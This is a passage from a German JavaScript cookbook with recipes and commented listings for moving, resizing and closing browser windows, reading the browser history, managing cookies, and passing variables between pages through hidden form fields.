06     dependent=yes, hotkeys=yes, screenX=0, screenY=200");
07 }
08 function f2() {
09   open("dummy.html", "f2", "innerWidth=200, innerHeight=300, ←
10     dependent=no, hotkeys=no, screenX=100, screenY=0");
11 }
12 </script>
13 <a href="JavaScript:f1()">Fenster 1</a><br />
14 <a href="JavaScript:f2()">Fenster 2</a>
15 </body>
16 </html>
```

Listing 632: Die erweiterten Optionen von open()

Testen Sie das Beispiel in verschiedenen Browsern. Sie werden schnell erkennen, dass es fast einem Glückspiel gleicht, wie die verschiedenen Browser reagieren (vor allem ältere).

231 Wie kann ich ein Browserfenster dynamisch positionieren?

Sehr oft will man beim Öffnen eines neuen Fensters mit der `open()`-Methode eine Positionierung des neuen Fensters vornehmen. Das ist aber ein Problem, denn die Optionen zur Angabe der Position beim Öffnen mit der `open()`-Methode werden (vor allem von älteren Browsern) nur unzureichend unterstützt.

Allgemein ist es sinnvoller, nach dem Öffnen die Positionierung eines Fensters mit passenden Methoden des `window`-Objekts zu versuchen. Dabei wendet man auch sinnvollerweise das Schlüsselwort `self` an, um auch die Position des Hauptfensters vom Brower anzugeben.

Die Methode `moveTo()` dient zum Positionieren eines Fensters. Mit `moveTo([x-Koordinate], [y-koordinate])` verschieben Sie ein Fenster auf die angegebene x/y-Position.

Alternativ dazu können Sie `moveBy([horizontal], [vertikal])` verwenden, um damit ein Fenster um die angegebenen Pixel in horizontaler oder vertikaler Richtung zu verschieben.

Beispiel (*verschieb1.html*):

```
01 <html>
02   <script language="JavaScript">
03     <!--
04       function f1() {
05         meinFenster = open("dummy.html","FF1");
06         meinFenster.moveTo(100, 200);
07     }
08     function f2() {
09       meinFenster2 = open("dummy.html","FF2");
10       meinFenster2.moveBy(50, 100);
11     }
12     function f3() {
13       self.moveTo(150, 150);
14     }
15     //-->
16   </script>
17   <body>
18   <a href="JavaScript:f1()">Fenster 1</a><br />
19   <a href="JavaScript:f2()">Fenster 2</a><br />
20   <a href="JavaScript:f3()">Aktuelles Fenster</a>
21   </body>
22 </html>
```

Listing 633: Positionierung von Browserfenstern

Das Beispiel ruft in den Zeilen 18 bis 20 mit Inline-Referenzen bei drei Hyperlinks die Funktionen `f1()`, `f2()` und `f3()` auf. Diese öffnen jeweils ein Fenster.

In der Funktion `f1()` wird ein Fenster geöffnet und eine Referenz in einer Variablen `meinFenster` gespeichert (Zeile 5).

Darauf wenden wir die `window`-Methode `moveTo()` (Zeile 6) zum Positionieren an. In der Funktion `f2()` wenden wir entsprechend die `window`-Methode `moveBy()` (Zeile 10) zum Positionieren an.

Die Funktion f3() wendet wieder moveTo() an, aber direkt auf das aktuelle Fenster (mit self – Zeile 13).

Leider zeigt sich bei allen drei Anwendungen, dass nicht alle Methoden vollständig identisch funktionieren, aber in neueren Browsern funktioniert es zumindest recht gut.

Achtung

Das Verschieben eines Browserfensters macht in einigen Browsern Schwierigkeiten, wenn Sie während des Ladens einer Webseite in ein bestimmtes Fenster versuchen, dieses Fenster zu verschieben. Wenn also das Laden der Webseite noch nicht abgeschlossen ist, wird die Verschiebung unter Umständen nicht funktionieren. Um das Problem zu umgehen, hilft ein kleiner Trick. Öffnen Sie zuerst ein Fenster mit leerem Inhalt und verschieben Sie dieses. Erst dann laden Sie in dem Fenster die tatsächlich gewünschte Webseite.

Beispiel (*verschieb2.html*):

```
01 <html>
02   <script language="JavaScript">
03     <!--
04       function f1() {
05         meinFenster = open("", "FF1");
06         meinFenster.moveTo(10, 20);
07         meinFenster = open("http://rjs.de", "FF1");
08     }
09   //-->
10   </script>
11   <body>
12   <a href="JavaScript:f1()">Fenster 1</a><br />
13   </body>
14 </html>
```

Listing 634: Eine leere Seite öffnen, verschieben und dann erst die richtige Datei laden

232 Wie kann ich ein Browserfenster dynamisch in der Größe verändern?

Sehr oft will man beim Öffnen eines neuen Fensters mit der open()-Methode eine Festlegung der Größe des neuen Fensters vornehmen. Das ist aber ein Problem, denn die Optionen zur Angabe der Fenstergröße beim Öffnen mit der open()-Methode werden (vor allem von älteren Browsern) nur unzureichend unterstützt.

Allgemein ist es sinnvoller, nach dem Öffnen die Festlegung der Größe eines Fensters mit passenden Methoden des window-Objekts zu versuchen. Dabei wendet man auch sinnvollerweise das Schlüsselwort self an, um die Größe vom Hauptfenster des Browsers anzugeben.

Die Methode resizeBy([horizontal], [vertikal]) verändert die Größe eines Fensters um die angegebenen Pixel in horizontaler oder vertikaler Richtung und resizeTo([Breite], [Höhe]) setzt die Größe eines Fenster auf die angegebenen Pixel in der angegebenen Breite und Höhe.

Beispiel (*resize1.html*):

```
01 <html>
02   <script language="JavaScript">
03     <!--
04     function f1() {
05       meinFenster = open("Dummy.html","FF1");
06       meinFenster.resizeTo(400, 300);
07     }
08     function f2() {
09       meinFenster2 = open("Dummy.html","FF2");
10       meinFenster2.resizeBy(30, 40);
11     }
12     function f3() {
13       self.resizeTo(400, 300);
14     }
15     //-->
16   </script>
17   <body>
18   <a href="JavaScript:f1()">Fenster 1</a><br />
19   <a href="JavaScript:f2()">Fenster 2</a><br />
20   <a href="JavaScript:f3()">Aktuelles Fenster</a>
21 </body>
22 </html>
```

Listing 635: Die Anwendung von Größenveränderungen von Browserfenstern

Das Beispiel ruft in den Zeilen 18 bis 20 mit Inline-Referenzen bei drei Hyperlinks die Funktionen f1(), f2() und f3() auf. Diese öffnen jeweils ein Fenster.

In der Funktion f1() wird ein Fenster geöffnet und eine Referenz in einer Variablen meinFenster gespeichert (Zeile 5). Darauf wenden wir die window-Methode resizeTo() (Zeile 6) zum Positionieren an. In der Funktion f2() wenden wir entsprechend die window-Methode resizeBy() (Zeile 10) zum Positionieren an.

Die Funktion f3() wendet wieder resizeTo() an, aber direkt auf das aktuelle Fenster (mit self – Zeile 13).

Leider zeigt sich bei allen drei Anwendungen, dass nicht alle Methoden vollständig identisch funktionieren, aber in neueren Browsern funktioniert es zumindest recht gut.

Achtung

Das Anpassen der Größe eines Browserfensters macht in einigen Browsern Schwierigkeiten, wenn Sie während des Ladens einer Webseite versuchen, das Fenster zu verändern. Wenn also das Laden der Webseite noch nicht abgeschlossen ist, wird die Anpassung unter Umständen nicht funktionieren. Um das Problem zu umgehen, hilft ein kleiner Trick. Öffnen Sie zuerst ein Fenster mit leerem Inhalt und passen Sie dieses in der Größe an. Erst dann laden Sie in dem Fenster die tatsächlich gewünschte Webseite.

Beispiel (*resize2.html*):

```

01 <html>
02   <script language="JavaScript">
03     <!--
04       function f1() {
05         meinFenster = open("", "FF1");
06         meinFenster.resizeTo(400, 200);
07         meinFenster = open("http://rjs.de", "FF1");
08     }
09   // -->
10   </script>
11   <body>
12   <a href="JavaScript:f1()">Fenster 1</a><br />
13   </body>
14 </html>
```

Listing 636: Öffnen einer leeren Seite, Anpassen der Größe und dann erst die richtige Datei laden

233 Wie kann ich den Inhalt eines Browserfensters dynamisch scrollen?

Um in einem Fenster den Inhalt mit JavaScript zu verschieben, können Sie offiziell die `window`-Methoden `scrollBy()` und `scrollTo()` anwenden. Mit `scrollBy([horizontal], [vertikal])` verschieben Sie den Inhalt eines Fensters um die angegebenen Pixel in horizontaler oder vertikaler Richtung und mit `scrollTo([x-Koordinate], [y-Koordinate])` verschieben Sie den Inhalt eines Fensters auf die angegebene x/y-Position. Nur leider unterstützen nur wenige Browser die Methoden. Ein Einsatz in der Praxis ist daher selten sinnvoll.

234 Wie kann ich ein Browserfenster schließen?

Das Öffnen eines weiteren Browserfensters aus einer Webseite heraus erfolgt mit Hilfe der `open()`-Methode des `window`-Objekts (siehe das Rezept »Wie kann ich ein Browserfenster öffnen?« auf Seite 725).

Allgemein erfolgt das Schließen von Fensterinstanzen aus der Webseite heraus über die `window`-Methode `close()`, die das vorangestellte Fensterobjekt schließt.

Das Fensterobjekt wird einfach mit dem Namen der Variablen angesprochen, in der die Fensterinstanz bei der Erstellung über die `open()`-Methode gespeichert wurde.

Sie können sowohl von einem anderen Fenster aus ein fremdes Fenster schließen als auch das gerade angezeigte Fenster. Dies funktioniert aber nur innerhalb vorgegebener Randbedingungen. Sie müssen eine Variable (sprich Namen) zur Verfügung haben, die eine Objektreferenz des zu schließenden Fensters beinhaltet. Insbesondere für das Hauptfenster des Browsers ist dies erstmal ein Problem. Es gibt aber die reservierten Token `self` oder `window`, die immer für das gerade aktive Fenster stehen.

Beispiel (*zu.html*):

```
01 <html>
02   <script language="JavaScript">
03     <!--
04     var meinFenster;
05     function fenster_auf() {
06       meinFenster = open("dummy.html","FF");
07     }
08     function fenster_zu() {
09       meinFenster.close();
10     }
11     //-->
12   </script>
13   <body>
14   <a href="JavaScript:fenster_auf()">Neues Fenster auf</a><br />
15   <a href="JavaScript:fenster_zu()">Neues Fenster zu</a><br />
16   <a href="JavaScript:self.close()">Aktives Fenster zu</a>
17   </body>
18 </html>
```

Listing 637: Öffnen und Schließen von Fenstern

Über drei Links (Zeilen 14 bis 16) rufen wir hier JavaScript-Funktionalität als Inline-Referenz auf. Zeile 14 ruft die Funktion `fenster_auf()` auf, die in Zeile 6 ein neues Fenster mit der angegebenen Datei lädt.

Die Fensterreferenz wird in der Variablen `meinFenster` gespeichert. In Zeile 15 wird die Funktion `fenster_zu()` aufgerufen, die in Zeile 9 das neue Fenster über die Fensterreferenz in der Variablen `meinFenster` wieder schließt.

Natürlich kann das Fenster nur geschlossen werden, wenn Sie es zuerst mit dem Link in Zeile 14 geöffnet haben (siehe dazu das nachfolgende Rezept »Wie kann ich überprüfen, ob ein zuvor geöffnetes Browserfenster noch offen ist?«).

Zeile 16 ist von den anderen beiden unabhängig. Diese Anweisung ruft über den reservierten Namen `self` die Methode `close()` auf. Diese schließt das aktive Fenster mit den Links. Sie werden vor dem Schließen gewarnt, sofern die Sicherheitseinstellungen des Browsers nicht zu lasch sind und das automatische Schließen des Fensters gestatten (was aber bei vielen Browsern der Fall ist).

235 Wie kann ich überprüfen, ob ein zuvor geöffnetes Browserfenster noch offen ist?

Das Öffnen eines weiteren Browserfensters aus einer Webseite heraus erfolgt mit Hilfe der `open()`-Methode des `window`-Objekts (siehe das Rezept »Wie kann ich ein Browserfenster öffnen?« auf Seite 725).

Mit der Eigenschaft `closed` können Sie überprüfen, ob ein Fenster wieder geschlossen wurde oder noch offen ist. Falls ein Fenster geschlossen ist, hat die Eigenschaft den Wert `true`.

Beispiel (*zu2.html*):

```

01 <html>
02   <script language="JavaScript">
03   <!--
04   var meinFenster;
05   function fenster_auf() {
06     meinFenster = open("dummy.html","FF");
07   }
08   function fenster_zu() {
09     alert(meinFenster.closed);
10     if(!meinFenster.closed) meinFenster.close();
11   }
12 //-->
13 </script>
14 <body>
15 <a href="JavaScript:fenster_auf()">Neues Fenster auf</a><br />
16 <a href="JavaScript:fenster_zu()">Neues Fenster zu</a><br />
17 </body>
18 </html>
```

Listing 638: Test, ob ein Fenster geschlossen ist

Über die zwei Links (Zeilen 15 und 16) rufen wir hier JavaScript-Funktionalität als Inline-Referenz auf. Zeile 15 ruft die Funktion `fenster_auf()` auf, die in Zeile 6 ein neues Fenster mit der angegebenen Datei lädt. Die Fensterreferenz wird in der global in Zeile 4 eingeführten Variablen `meinFenster` gespeichert.

In Zeile 16 wird die Funktion `fenster_zu()` aufgerufen, die in Zeile 10 das neue Fenster über die Fensterreferenz in der Variablen `meinFenster` wieder schließen soll.

Natürlich kann das Fenster nur geschlossen werden, wenn Sie es zuerst mit dem Link in Zeile 14 geöffnet haben.

Um zu überprüfen, ob das Fenster noch offen ist, wird mit `meinFenster.closed` getestet, ob darin noch der Wert `false` steht. Falls nicht¹³, wird das Fenster mit der `close()`-Methode geschlossen (`if(!meinFenster.closed) meinFenster.close();`). Die Ausgabe in Zeile 9 zeigt Ihnen vor dem Vorgang den Wert von `meinFenster.closed` an.

236 Wie kann ich grundsätzlich auf die History des Webbrowsers zugreifen?

Ein Webbrowser speichert beim Surfen zahlreiche Informationen über die Aktionen eines Anwenders, solange der Anwender dies nicht durch Gegenmaßnahmen unterbindet. So auch die URLs der Webseiten, die der Anwender besucht. Je nach Einstellung des Webbrowsers wird eine Liste mit den URLs verwaltet und erlaubt über verschiedene Zugänge die erneute Auswahl der URLs.

Über das `history`-Objekt – ein direktes Unterobjekt von `window` – hat man auch aus JavaScript heraus Zugriff auf die zuvor im Browser des Anwenders geladenen Seiten. Maßgeblich ist dabei die Liste, wie sie in der Verlaufsliste des Browsers gespeichert ist. Eine Instanz des

13. Achten Sie auf das Aufrufezeichen.

Objektes history steht automatisch bereit und sämtliche Eigenschaften und Methoden lassen sich direkt für die nachfolgende Syntax verwenden:

history.[Eigenschaft/Methode]

Listing 639: Zugriff auf eine Eigenschaft oder Methode des history-Objekts

237 Wie kann ich die Anzahl der Einträge in der History eines Besuchers ermitteln?

Das Objekt history besitzt die Eigenschaft length, worüber die Anzahl der Einträge in der aktuellen Verlaufsliste verfügbar ist.

Beispiel (*f18.html*):

```
01 <html>
02 <script language="JavaScript">
03 function anzahl() {
04     alert("Anzahl der Einträge in der History: " + history.length);
05 }
06 </script>
07 <body>
08 <a href="javascript:anzahl()">Klick</a>
09 </body>
10 </html>
```

Listing 640: Die Anzahl der History

In Zeile 8 wird mit einer Inline-Referenz die Funktion anzahl() aufgerufen. In dieser wird in Zeile 4 die Anzahl der Einträge in der History ausgegeben.




Abbildung 332: Sieben Einträge sind in der History.

Hinweis

Rein von der Theorie her stellt das history-Objekt noch die Eigenschaften `current` (aktuelle Seite in der History), `next` (nächste) und `previous` (vorherige) bereit, aber diese werden von nahezu allen Browsern nicht unterstützt.

238 Wie kann ich die zuletzt besuchte Seite eines Anwenders aufrufen?

Das Objekt `history` stellt die Methode `back()` bereit. Darüber laden Sie die zuletzt besuchte Webseite, wie sie im Browser dokumentiert ist.

Beispiel (*f19.html*):

```
01 <html>
02   <body>
03     <h1>Willkommen</h1>
04     <a href="javascript:history.back()">Zurück</a>
05   </body>
06 </html>
```

Listing 641: Return to sender – via History

So kurz und knapp das Beispiel ist, so genial ist dessen Anwendungsmöglichkeit. Wenn ein Besucher auf eine Seite verzweigt und möchte wieder zu der zuletzt besuchten Seite zurück, wird ihn der Hyperlink in Zeile 4 mit der Inline-Referenz auf `history.back()` anhand der History dorthin führen.

Die Vorteile gegenüber einem statisch kodierten Hyperlink sind groß – Sie müssen nicht wissen, von wo der Besucher kam. Die Syntax ist ohne Änderungen (höchstens vielleicht der Text) universell für alle Situationen einsetzbar, in denen der Anwender wieder zu einer gerade besuchten Seite zurück möchte. Das kann man in vielen Navigationsfällen hervorragend gebrauchen.

Tipp

Das `history`-Objekt stellt neben `back()` die Methode `forward()` zur Verfügung. Die Methode macht die `back()`-Methode bzw. die entsprechende Aktion durch den Anwender mit dem Browserbutton rückgängig, lädt also die gerade mit der `back()`-Methode verlassene Seite wieder.

Ebenso können Sie die Methode `go()` verwenden. Mit dieser laden Sie eine beliebige Seite der Verlaufsliste. Sie übergeben der Methode als Parameter die Seitenzahl. Bezugspunkt ist dabei die aktuelle Seite. Sie können die Anzahl mit Vorzeichen angeben und damit also sowohl zurückgehen als auch vorwärts, wenn Sie vorher zurückgegangen sind.

239 Wie kann ich mit Cookies arbeiten?

Bei einem Cookie handelt es sich immer um eine kleine Textdatei, die von einem Browser in ein im Browser vorgegebenes Verzeichnis geschrieben wird und von dort wieder ausgelesen werden kann. Dieser Vorgang kann sowohl vom Client als auch vom Server initiiert werden. Auf der einen Seite muss man beachten, dass die verschiedenen Browser einen etwas unterschiedlichen Weg bezüglich der konkret angelegten Dateien gehen.

Hinweis

Cookies werden mit der weiteren Verbreitung von AJAX massiv an Bedeutung verlieren. Mit Cookies kann man beispielsweise Sitzungen verfolgen, die sich über mehrere Webseiten erstrecken. Wenn Sie AJAX einsetzen, werden Sie in vielen dieser Situationen keine neuen Webseiten laden und damit die Sitzung gar nicht verfolgen müssen.

Browser der Netscape-Familie speichern zum Beispiel alle Einträge in einer einzigen Klartextdatei namens *cookies.txt*, die sich unter Windows im Betriebssystemverzeichnis befindet. Opera speichert Cookies im Programmverzeichnis in kodierter Form in der Datei *cookie.dat*. Dagegen legt der Internet Explorer gewöhnlich für jedes Cookie eine eigene Klartextdatei im Cookies-Verzeichnis des Betriebssystems an. Die gesamte Verwaltung übernimmt die Datei *index.dat*.

Wie auch immer die Cookies konkret auf dem Rechner eines Besuchers gespeichert werden – das konkrete Handling unter JavaScript ist davon in keiner Weise betroffen. Das Verfahren ist durch die Programmierumgebung so weit abstrahiert, dass man sich keinerlei Gedanken darum machen muss.

Grundsätzlich kann ein Cookie via JavaScript mit `document.cookie` gesetzt werden. Dazu gibt es ergänzende Stringmethoden wie `substring()`, `charAt()`, `indexOf()` und `lastIndexOf()`, um die konkreten Werte in dem Cookie genauer zu handeln.

Generell besteht ein Cookie mindestens aus der Angabe des Namens als Bezeichner des Cookies und einer Wertzuweisung. Über den Bezeichner wird ein Cookie beim Auslesen wieder identifiziert. Der zugewiesene Wert ist die Information, die man eigentlich speichern möchte.

Eine wichtige optionale Eigenschaft ist die `expires`-Eigenschaft, mit der ein Gültigkeitsdatum des Cookies gesetzt werden kann. Das Format sieht beispielsweise so aus:

`Wdy, DD-Mon-YY HH:MM:SS GMT`

Listing 642: Das Format eines Ablaufdatums in einem Cookie

`Wdy` ist eine Stringrepräsentation des Tags der Woche (englisch), `DD` zweistellig der Monatstag, `Mon` eine aus drei Buchstaben bestehende Stringrepräsentation des Monats (englisch) und `YY` das zweistellige Jahr. `HH`, `MM`, und `SS` sind zweistellige Angaben für die Stunden, Minuten und Sekunden (optional). Aber auch andere Formate sind denkbar. Beispiel:

`expires=Wednesday, 30-Nov-02 20:15:40 GMT`

Listing 643: Ein Beispiel für das Setzen des Ablaufdatums

Weitere optionale Eigenschaften sind `domain`, worüber die URL der Domain als String spezifiziert werden kann, für die ein Cookie gültig ist. Wenn die Angabe gesetzt ist, können alle URLs eines Servers den gesetzten Cookie nutzen. Außerdem die Eigenschaften `path` zur Angabe von Verzeichnissen innerhalb dieser Domain (fehlt die Angabe, wird der Pfad des aktuellen Dokuments angenommen) und `secure` als Wahrheitswert zur Festlegung, dass ein Cookie nur über einen sicheren (d.h. verschlüsselten) Pfad übertragen werden darf.

Die an die `cookie`-Eigenschaft von `document` zu übergebende Zeichenkette muss die gewünschten Angaben als durch Parameter getrennte Werte enthalten. Soweit ist es also ganz einfach ein Cookie zu setzen. Etwa so:

`document.cookie = "meinCookie=42";.`

Listing 644: Setzen des Wertes eines Cookies

Oder wenn ein Haltbarkeitsdatum gesetzt werden soll, geht das so:

```
document.cookie = "meinCookie=42; expires=Wednesday, 06-Nov-06 20:15:40
GMT";
```

Listing 645: Setzen des Wertes eines Cookies mit Ablaufdatum

Leider ist es nicht ganz so einfach, wenn man komplexere Informationen in einem Cookie speichern und wieder auslesen möchte. JavaScript bietet da erstmal keine große Unterstützung.

Cookie-Werte dürfen beispielsweise keine Leerzeichen und Sonderzeichen enthalten. Deshalb müssen solche Zeichen mit den Toplevel-Funktionen `escape()` und `unescape()` beim Schreiben maskiert und beim Lesen wieder entschlüsselt werden.

Des Weiteren müssen verschiedene Aktionen wie das Bestimmen der Länge eines Wertes oder das Trennen an bestimmten Zeichen im String durchgeführt werden (dies sind recht analoge Vorgänge, wie man sie beim Übertragungsprozess mit Formulardaten anwendet).

Wir könnten diese Details zwar unter JavaScript ausarbeiten, aber das hieße Eulen nach Athen zu tragen. Es gibt für das Cookie-Management einen Satz von freien Funktionen, die ursprünglich ein Programmierer namens Bill Dortch entwickelt hat und die früher unter <http://www.hidaho.com/cookies> kostenlos bereitgestellt wurden und heute auf zahlreichen Mirrorseiten bereitstehen. Mit dessen Funktionen `SetCookie(name,value,expires,path, domain,secure)` und `GetCookie(name)` zum Setzen und Lesen von beliebigen Angaben wird das Cookie-Management dann wirklich zum Kinderspiel (wir werden sie einfach unverändert im nachfolgenden Beispiel nutzen). Die zusätzliche Funktion `DeleteCookie(name,path, domain)` erlaubt das Löschen eines Cookies, indem das Verfalldatum auf den 1. Januar 1970 gesetzt wird (es gibt keine Möglichkeit zum direkten Löschen).

Das nachfolgende Beispiel beinhaltet ein kleines Formular, das bei einem Klick auf die eine Schaltfläche ein Cookie schreibt, in das der Wert des einen Eingabefeldes geschrieben wird. Beim erneuten Laden des Formulars wird dieses wieder ausgelesen und das Formularfeld bereits vorbelegt.

Beispiel (*cookie1.html*):

```
01 <html>
02 <script language="JavaScript">
03 <!--
04   function GetCookie (name) {
05     var arg = name + "=";
06     var alen = arg.length;
07     var clen = document.cookie.length;
08     var i = 0;
09     while (i < clen) {
10       var j = i + alen;
11       if (document.cookie.substring(i, j) == arg)
12         return getCookieVal (j);
13       i = document.cookie.indexOf(" ", i) + 1;
14       if (i == 0) break;
15     }
16     return null;
```

Listing 646: Das Setzen und Auslesen von Cookies mit JavaScript

```

17 }
18 function SetCookie (name,value,expires,path,domain,secure) {
19   document.cookie = name + "=" + escape (value) +
20     ((expires) ? "; expires=" + expires.toGMTString() : "") +
21     ((path) ? "; path=" + path : "") +
22     ((domain) ? "; domain=" + domain : "") +
23     ((secure) ? "; secure" : ""));
24 }
25 function getCookieVal (offset) {
26   var endstr = document.cookie.indexOf (";", offset);
27   if (endstr == -1)
28     endstr = document.cookie.length;
29   return unescape(document.cookie.substring(offset, endstr));
30 }
31 function schreibeCookie() {
32   wert = document.mF.id.value;
33   haltbarDatum = new Date(2006,11,31,1,0,0);
34   document.cookie = SetCookie("typ",wert,haltbarDatum);
35 }
36 function leseCookie() {
37   wert = GetCookie("typ");
38   if(wert != null) document.mF.id.value=wert;
39 }
40 //-->
41 </script>
42 <body onLoad="leseCookie()">
43   <form name="mF" action=" " method="GET" ↵
44     onSubmit="schreibeCookie()">
45       Geben Sie Ihren Namen ein: <input name="id" /><br />
46       Geben Sie Ihren Kommentar ein: <input name="komment" /><br />
47       <input type="Submit" value="Ok" />
48       <input type="reset" value="Abbruch" />
49   </form>
50 </body>
51 </html>

```

Listing 646: Das Setzen und Auslesen von Cookies mit JavaScript (Forts.)

Beachten Sie, dass die Zeilen 4 bis 30 die Funktionen sind, die frei im Internet verfügbar sind. Erst ab Zeile 31 finden Sie Code, der selbst erstellt wurde. In der Funktion `schreibeCookie()` (Zeilen 31 bis 35) wird der Wert des ersten Eingabefelds und ein Haltbarkeitsdatum in der Zukunft in ein Cookie mit Namen `typ` geschrieben.

In den Zeilen 36 bis 39 finden Sie die Funktion `leseCookie()`, die über den spezifizierten Namen den gespeicherten Wert wieder ausliest und dem ersten Eingabefeld des Formulars wieder zuweist.

Beachten Sie die Zeile 38 mit `if(wert != null) document.mF.id.value=wert;`. Mit dem `if`-Konstrukt wird sichergestellt, dass das Formularfeld nicht mit `null` gefüllt wird, wenn die Seite das erste Mal geladen wird. In dieser Situation ist das Cookie natürlich noch nicht vorhanden und ein Lesevorgang würde ins Leere laufen. Die Wertzuweisung wäre sinnlos und würde den Anwender nur verwirren.



Abbildung 333: Das Formular

Wenn man sich, nach einem Setzen des Cookies durch das Beispiel, die Cookie-Datei selbst mit einem Editor ansieht, wird der Inhalt der folgenden Art sein (hier die Version, wie der Internet Explorer das Cookie ablegt):

```
typ
Rudi%20R%FCffel
localhost/js/Fenster/
1088
2881011712
29683403
4152842240
29658185
*
```

Listing 647: Der Inhalt einer Cookie-Datei beim Internet Explorer

240 Wie kann ich überprüfen, ob ein Anwender die Verwendung von Cookies aktiviert hat?

Bei einem Cookie handelt es sich immer um eine kleine Textdatei, die von einem Browser in ein im Browser vorgegebenes Verzeichnis geschrieben wird und von dort wieder ausgelesen werden kann. Nicht zuletzt wegen der mittlerweile fast hysterischen Panik vor dem Missbrauch von Cookies haben viele Anwender die Verwendung deaktiviert. Wenn Sie Cookies verwenden wollen, sollten Sie im Vorfeld testen, ob das bei einem Anwender überhaupt möglich ist.

Dazu schreiben Sie zum Beispiel einfach ein Dummy-Cookie und lesen den geschriebenen Wert unmittelbar wieder ein. Klappt dies, können Sie zumindest temporär Cookies verwenden. Sie können allerdings nicht gewährleisten, dass die Cookies beim Schließen des Browsers durch den Browser oder einen Cookie-Manager oder auch manuell vom Anwender wieder gelöscht werden, wenn Sie mit permanenten Cookies arbeiten wollen.

241 Wie kann ich den Wert einer Variablen von einer Seite an eine andere Webseite weitergeben?

Wenn Sie in einem JavaScript einen Variablenwert dynamisch entgegennehmen (etwa eine Benutzereingabe), ist dieser verloren, sobald Sie eine neue Seite in den Browser laden. Wenn Sie den Wert von einer Variablen in mehreren Webseiten benötigen, können Sie diesen auf verschiedene Weise beim Wechsel einer Seite weitergeben.

1. Der leichteste Weg ist, dass Sie beide sichtbaren Webseiten dynamisch mit JavaScript aus einer Datei heraus schreiben. Sie arbeiten also nur mit einer physikalischen Datei. In jedem Fall bleibt das JavaScript im Hauptspeicher erhalten.
2. Sie schreiben den Wert in der ersten Webseite in ein Cookie und lesen ihn in der neuen Seite wieder ein (*siehe das Rezept »Wie kann ich mit Cookies arbeiten?« auf Seite 738*).
3. Sie weisen den Wert einer Variablen in einem Formularfeld (am besten versteckt) zu und schicken ihn zum Server. Dieser schreibt den Wert dann in die neue Seite. Das Rezept erfordert aber, dass Sie auch auf Serverseite programmieren können.
4. Sie hängen den Wert der Variablen samt Bezeichner an die URL der neuen Seite.

Wir demonstrieren hier nur die vierte Variante, denn die anderen drei Lösungen ergeben sich aus den übrigen Rezepten in diesem Kapitel.

Sie können aus JavaScript heraus über das `location`-Objekt auf die Adresszeile des Web-browsers zugreifen. Jede der Eigenschaften des `location`-Objekts steht für einen anderen Bestandteil der URL (*siehe dazu das Rezept »Wie kann ich auf die Adresszeile des Web-browsers zugreifen?« auf Seite 723*). Wenn man die allgemeine Struktur einer URL zugrunde legt, sieht sie so aus:

```
protocol://host:port pathname#hash?search
```

Listing 648: Eine typische URL

Uns interessiert vor allem die Eigenschaft `search`, denn darin steht normalerweise der Inhalt von Suchabfragen inklusive dem vorangestellten Trennzeichen `?`. Der Suchstring besteht aus Variablen und Wertpaaren, jedes Paar durch `&` getrennt.

Angenommen, Sie wollen nun die Variable `a` mit dem Wert `42` an die Datei `zwei.html` übergeben, müssen Sie nur hier einen relativen Link so zusammensetzen:

```
zwei.html?a=42
```

Listing 649: Das Anhängen von einer Variablen an die URL

Dieses Zusammensetzen der URL können Sie natürlich von Hand vornehmen. Dabei müssen Sie nur beachten, dass Sie Sonderzeichen wie deutsche Umlaute maskieren, denn diese können nicht direkt in einer Pseudo-URL verwendet werden. Dazu gibt es die Funktion `escape()`. Aber wenn Sie mit einem kleinen Trick arbeiten, brauchen Sie sich die Arbeit des Maskierens und des manuellen Zusammensetzens der Pseudo-URL gar nicht zu machen.

Verwenden Sie einfach verdeckte Formularfelder, die mit den Variablenwerten gefüllt werden, und rufen Sie eine Folgeseite mit der `submit()`-Methode und der Versandmethode `get` sowie der Angabe der Zielformular im `action`-Parameter auf.

Beispiel (*vari1.html*):

```

01 <html>
02 <script language="JavaScript">
03 <!--
04   a = 4;
05   b = "öä?ü";
06   function neueSeite() {
07     window. document.f1.a.value = a;
08     window. document.f1.b.value = b;
09     window. document.f1.submit();
10   }
11 //-->
12 </script>
13 <body>
14 <form name="f1" action="vari2.html">
15 <input type="hidden" name="a" />
16 <input type="hidden" name="b" />
17 </form>
18 <a href="javascript:neueSeite()">Neue Seite</a>
19 </body>
20 </html>
```

Listing 650: Übergabe von zwei Variablenwerten an eine neue Seite mit versteckten Feldern

In dem Skript werden zwei Variablen mit den Namen *a* und *b* mit Werten belegt (Zeile 4 und 5).¹⁴ Die Variable *b* bekommt bewusst Sonderzeichen zugewiesen, um den Effekt der Maskierung zu zeigen.

In den Zeilen 14 bis 17 finden Sie ein Formular, das ausschließlich zwei versteckte Felder enthält. Der Anwender bekommt also von dem gesamten Formular nichts mit und sieht nur einen gewöhnlichen Hyperlink (Zeile 18). Beachten Sie, dass als Namen für die Formularfelder die Bezeichner der Variablen gewählt wurden. Damit übergeben wir bereits mit den Namen der Formularfelder die Variablenbezeichner.

In Zeile 14 sehen Sie den Namen der Datei, an die die Daten beim Verschicken des Formulars gesendet werden (*action="vari2.html"*). In Zeile 18 finden Sie – außerhalb des Formulars – eine Inline-Referenz zum Aufruf der Funktion *neueSeite()*. In dieser Funktion wird in Zeile 7 dem *versteckten Feld* *a* mit *window.f1.a.value = a;* der Wert der *Variablen a* zugewiesen. In Zeile 8 passiert das Gleiche mit *b* (*window.f1.b.value = b;*).

In Zeile 9 werden dann die Daten des Formulars abgeschickt (*window.document.f1.submit();*). Damit wird die über *action* angegebene Seite in den Webbrower geladen.

Schauen wir uns diese Seite an, in der die Daten wieder ausgelesen werden.

Beispiel (*vari2.html*):

```

01 <html>
02 <script language="JavaScript">
03 <!--
```

Listing 651: Die Entgegennahme von Variablenwerten

